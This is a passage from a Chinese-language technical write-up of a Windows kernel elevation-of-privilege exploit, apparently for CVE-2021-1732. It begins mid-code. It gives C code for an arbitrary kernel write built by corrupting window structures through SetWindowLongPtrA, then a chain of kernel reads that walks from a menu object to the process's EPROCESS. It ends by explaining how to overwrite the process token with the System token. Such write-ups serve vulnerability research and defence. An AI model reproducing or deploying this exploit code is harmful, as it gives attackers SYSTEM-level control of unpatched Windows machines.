(ULONG_PTR(_tagMenuBarInfo.rcBar.top) << 32)+left
```

WriteQword()

之前已经通过在窗口2使用xxxSetWindowLong，将窗口0的cbwndExtra字段设置为0xfffffff，以此获取越界写入的能力。



```
LONG_PTR WriteQword(LONG_PTR where, LONG_PTR what)
{
    SetWindowLongPtrA(__hWnd0, __hWnd1_tagWND_Offset8 + 0x128 - __hWnd0_tagWND_Offset8, where);// //设置窗口1 的tagWND的extarMemaddr 也就是 写哪
    return SetWindowLongPtrA(__hWnd1, 0, what);      // 我们在上一步已经设置好了写哪，现在真正往这个地址写
}
```

窗口0通过越界写 调用SetWindowLongPtrA修改窗口1的pExtraBytes为目标写入地址也就是当前的Token值

此时通过窗口1直接调用xxxSetWindowLongPtr，并将参数index设置为0，将直接完成对当前pExtraBytes（当前进程token）地址的写入操作

提权

```
    LONG_PTR ptagDesktop = ReadQword(old_spmenu + 0x50);    // tagMENU
    if (!ptagDesktop)
    {
        //Clear();
        return 0;
    }
    LONG_PTR rpdeskNext = ReadQword(ptagDesktop + 0x18);    // tagMenu.tagDesktop(tagDESKTOP)
    if (!rpdeskNext)
    {
        //Clear();
        return 0;
    }
    tagWin32Heap_ = ReadQword(rpdeskNext + 0x80);   // tagDesktop.pheapDesktop(tagWIN32HEAP)
    if (!tagWin32Heap_)
    {
        //Clear();
        return 0;
    }
    LONG_PTR ptagThreadInfo = ReadQword(ptagDesktop + 0x10);// tagMenu.head.pti(tagTHREADINFO)
    if (!ptagThreadInfo)
    {
        //Clear();
        return 0;
    }
    LONG_PTR pKThread = ReadQword(ptagThreadInfo);          // tagTHREADINFO.pEThread (_ETHREAD)
    if (!pKThread)
    {
        //Clear();
        return 0;
    }
    LONG_PTR pEProcess = ReadQword(pKThread + 0x220);       // KTHREAD.EProcess
    if (!pEProcess)
    {
        //Clear();
        return 0;
    }
    LONG_PTR pEProcessOrigin = pEProcess;
```

获取到System的Token后，使用任意写将自己进程的Token替换为System的Token 既可以完成提权。

参考文献

【1】https://paper.seebug.org/1574/
【2】https://saturn35.com/2021/03/16/20210316-1/#more
【3】https://ti.dbappsecurity.com.cn/blog/index.php/2021/02/10/windows-kernel-zero-day-exploit-is-used-by-bitter-apt-in-targeted-attack-cn/
【4】https://ti.qianxin.com/blog/articles/elevation-of-privilege-bug%20(CVE-2021-1732)-analysis/
【5】https://www.yuque.com/posec/public/qvzr6g